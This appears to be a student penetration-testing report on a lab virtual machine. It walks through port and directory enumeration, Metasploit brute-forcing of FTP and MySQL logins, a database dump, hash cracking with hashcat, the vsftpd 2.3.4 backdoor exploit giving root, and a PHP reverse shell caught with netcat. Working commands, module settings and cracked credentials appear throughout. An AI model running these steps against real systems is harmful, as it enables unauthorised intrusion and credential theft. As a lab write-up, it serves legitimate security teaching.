
Penetration Testing [VM: 9522471706468404]

Natnael Solomon Fantu, Elizaveta Lapiga,
Chiara Menghini, Alessio Scanu

June 25th 2024

Enumeration


1. First, we conducted Nmap scan to identify active services and determine their versions.




```
┌─[parrot@parrot]─[~]
└──╼ $nmap -p- -sV 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-14 08:31 BST
Nmap scan report for sito (10.0.2.5)
Host is up (0.0014s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
3306/tcp  open  mysql   MySQL 8.0.36-0ubuntu0.20.04.1
9822/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
33060/tcp open  mysqlx?
```

   We noticed that the SSH service was running on a non-standard port.


2. We ran Gobuster and discovered that the page contained a file named upload.php as well as a directory called uploads, which contained a file named login.php



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/upload.php           (Status: 200) [Size: 450]
Progress: 5163 / 5164 (99.98%)
===============================================================
```




```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 178] [--> http://10.0.2.5/uploads/]
Progress: 1273833 / 1273834 (100.00%)
===============================================================
```



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 511]
/.                    (Status: 403) [Size: 162]
Progress: 37050 / 37051 (100.00%)
===============================================================
```


Local Access #1

1. After unsuccessful explore of FTP anonymous user, we decided to brute force the FTP login through Metasploit module *scanner/ftp/ftp_login*.
2. Firstly, we ran the *command split -l 25000 /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt splitted_usrs_* to split the usernames file into 332 smaller files and and then each one of us took a bunch of them.
3. To split the password file into 574 smaller files we ran the *split -l 25000 /usr/share/wordlists/rockyou.txt splitted_pwds_* and then each one of us took a bunch of them.
4. We ran Metasploit module mentioned before and set the parameters as follow:




```
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting                                    Required
   ----              ---------------                                    --------
   ANONYMOUS_LOGIN   true                                               yes
   BLANK_PASSWORDS   false                                              no
   BRUTEFORCE_SPEED  5                                                  yes
   DB_ALL_CREDS      false                                              no
   DB_ALL_PASS       false                                              no
   DB_ALL_USERS      false                                              no
   DB_SKIP_EXISTING  none                                               no
   PASSWORD                                                             no
   PASS_FILE         Desktop/splitted_files/passwords/splitted_pwds_aa  no
   Proxies                                                              no
   RECORD_GUEST      false                                              no
   RHOSTS            10.0.2.6                                           yes
   RPORT             21                                                 yes
   STOP_ON_SUCCESS   false                                              yes
   THREADS           1                                                  yes
   USERNAME                                                             no
   USERPASS_FILE                                                        no
   USER_AS_PASS      false                                              no
   USER_FILE         Desktop/splitted_files/usernames/splitted_usrs_ab  no
   VERBOSE           true                                               yes

View the full module info with the info, or info -d command.
```

5. After a while we found the credentials of *user1*.




```
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: user1:sweety (Incorrect: )
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: user1:spongebob (Incorrect: )
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: user1:joseph (Incorrect: )
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: user1:junior (Incorrect: )
[+] 10.0.2.6:21          - 10.0.2.6:21 - Login Successful: user1:softball
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: useless:123456 (Incorrect: )
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: useless:12345 (Incorrect: )
[-] 10.0.2.6:21          - 10.0.2.6:21 - LOGIN FAILED: useless:123456789 (Incorrect: )
```

6. Now we can try to log in to FTP with found credentials.




```
┌──(mio㉿kali)-[~]
└─$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.4)
Name (10.0.2.4:mio): user1
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

7. Upon executing *ls* command, we have found an executable script with SUID bit set and the C code that generated the script that we will use for subsequent tasks.



```
ftp> ls
229 Entering Extended Passive Mode (|||54180|).
150 Here comes the directory listing.
-rwsrwxr-x    1 0        1001        17448 Apr 11 10:16 ppscat
-rw-r--r--    1 1000     1000         3076 Apr 11 10:15 ppscat.c
226 Directory send OK.
```

8. We went backwards in the directories tree running *cd ..* and here what we have found:




```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20164|).
150 Here comes the directory listing.
drwx------    3 1002     1002         4096 Apr 12 15:53 almostadmin
drwx------    5 1000     1000         4096 Apr 12 15:54 eth
drwx------    3 1001     1001         4096 Apr 12 15:52 user1
226 Directory send OK.
ftp> 
```

At this point we identified the usernames: *almostadmin*, *eth*.

9. During this local access task, we attempted to log in via SSH using the credentials for *user1*, but at this point it was impossible.


Local Access #2

1. During enumeration we found MySQL service running on the server. We decided to use Metasploit module *scanner/mysql/mysql_login* to find the credentials. We used the same split lists of usernames and passwords from previous attempt of local access. After an hour we have got the following match:




```
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: eth:a123a123 (Incorrect: A
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: eth:a1234b (Incorrect: Acc
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: eth:a11111111 (Incorrect:
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: eth:a-team (Incorrect: Acc
[+] 10.0.2.6:3306         - 10.0.2.6:3306 - Success: 'eth:a'
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: user1: (Incorrect: Access
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: user1:desney (Incorrect: A
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: user1:desman (Incorrect: A
[-] 10.0.2.6:3306         - 10.0.2.6:3306 - LOGIN FAILED: user1:desiree23 (Incorrect
```

2. We successfully logged in database (DB) as *eth* user.




```
┌──(alessio㉿kali)-[~/Desktop]
└─$ mysql -h 10.0.2.6 -u eth -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 197169
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

3. We also ran the Metasploit module */mysql/mysql_schemadump* to dump all DB's tables:




```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run

[+] 10.0.2.6:3306 - 10.0.2.6:3306 MySQL - Logged in to '' with 'eth':'a'
[*] 10.0.2.6:3306 - 10.0.2.6:3306 MySQL - querying with 'show databases'
[*] 10.0.2.6:3306 - 10.0.2.6:3306 MySQL - querying with 'SHOW tables from eth_users'
[*] 10.0.2.6:3306 - 10.0.2.6:3306 MySQL - querying with 'desc eth_users.sysusers'
[*] 10.0.2.6:3306 - 10.0.2.6:3306 MySQL - querying with 'desc eth_users.users'
[+] 10.0.2.6:3306 - Schema stored in: /home/alessio/.msf4/loot/20240504030400_default_10.0.2.6_mysql_schema_089729.txt
[+] 10.0.2.6:3306 - MySQL Server Schema
 Host: 10.0.2.6
 Port: 3306
 ====================


---
- DBName: eth_users
  Tables:
  - TableName: sysusers
    Columns:
    - ColumnName: username
      ColumnType: varchar(256)
    - ColumnName: unshadowed
      ColumnType: varchar(256)
  - TableName: users
    Columns:
    - ColumnName: cf
      ColumnType: varchar(256)
    - ColumnName: password
      ColumnType: varchar(256)
    - ColumnName: salt
      ColumnType: varchar(256)
    - ColumnName: eMail
      ColumnType: varchar(256)

[*] 10.0.2.6:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > 
```

4. After exploring DB we found the username and hashed password of *user1* with the following command: *SELECT * FROM eth_users.sysusers;*



```
 ========

    #  username  unshadowed
    -  --------  ----------
    0  user1     user1:$6$e/eZGxVZY3JfgvaL$AMf0fPQUd2pXE2HgAFhqtNIW/YksUr4JCGVY6UMfX1laEEkXZIkz1Ji1i4OL

SQL >> 
```

5. After coping and pasting in text file hashed password we used the *hashcat* tool with the following command: hashcat -m 1800 Desktop/fromDB.txt Desktop/splitted_files/passwords/splitted_pwds_aa




```
Dictionary cache built:
* Filename..: Desktop/splitted_files/passwords/splitted_pwds_aa
* Passwords.: 25000
* Bytes.....: 202058
* Keyspace..: 25000
* Runtime...: 0 secs

$6$e/eZGxVZY3JfgvaL$AMf0fPQUd2pXE2HgAFhqtNIW/YksUr4JCGVY6UMfX1laEEkXZIkz1Ji1i4OLaQH70VDjJhkAjO.Y0Ohn9T/pq1:soft
ball

Session..........: hashcat
Status...........: Cracked
```

6. At this point we have credentials of user1 for the local access.


Privilege Escalation #1

1. Since the FTP service is running version 2.3.4, we used the Metasploit module *exploit/unix/ftp/vsftpd_234_backdoor* to exploit this vulnerability and gain root privileges.



```
[msf](Jobs:0 Agents:0) >> exploit/unix/ftp/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N]  y
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set rhost 10.0.2.5
rhost => 10.0.2.5
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
```


2. After running the exploit, we successfully gained root access to the system.



```
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.6:43649 -> 10.0.2.5:6200) at 2024-05-14 13:00:36 +0100

whoami
root
```

Local Access #3

1. During the enumeration phase, we identified a file named upload.php on the target machine. To further investigate, we access the page directly in a web browser.



Problem loading page | Upload File


http://10.0.2.5/upload.php

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

Carica un file

Browse... No file selected. Carica File


2. We used the website `https://www.revshells.com/` to generate the code for a php file named malicious.php, we will use it to establish a reverse shell and gain access.
3. On our system, we open a shell and execute the following command: *nc -nvlp 1234*.
4. We run the web page by navigating to `http://10.0.2.5/upload/malicious.php` in the browser.
5. After executing this command we will gain access to the user www-data.



```
┌─[✗]─[parrot@parrot]─[~]
└──╼ $nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.5] 41444
bash: cannot set terminal process group (616): Inappropriate ioctl for device
bash: no job control in this shell
www-data@9522471706468404:~/html/uploads$
```


Local Access #4

1. After obtaining the local access of *www-data* we ran command *su user1* to change the user.




```
$ su user1
Password: [redacted]
id
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```

2. Now we are able to read *ppscat.c* and *ppscat* binary SUID from *user1* (Files were found during Local Access #1).



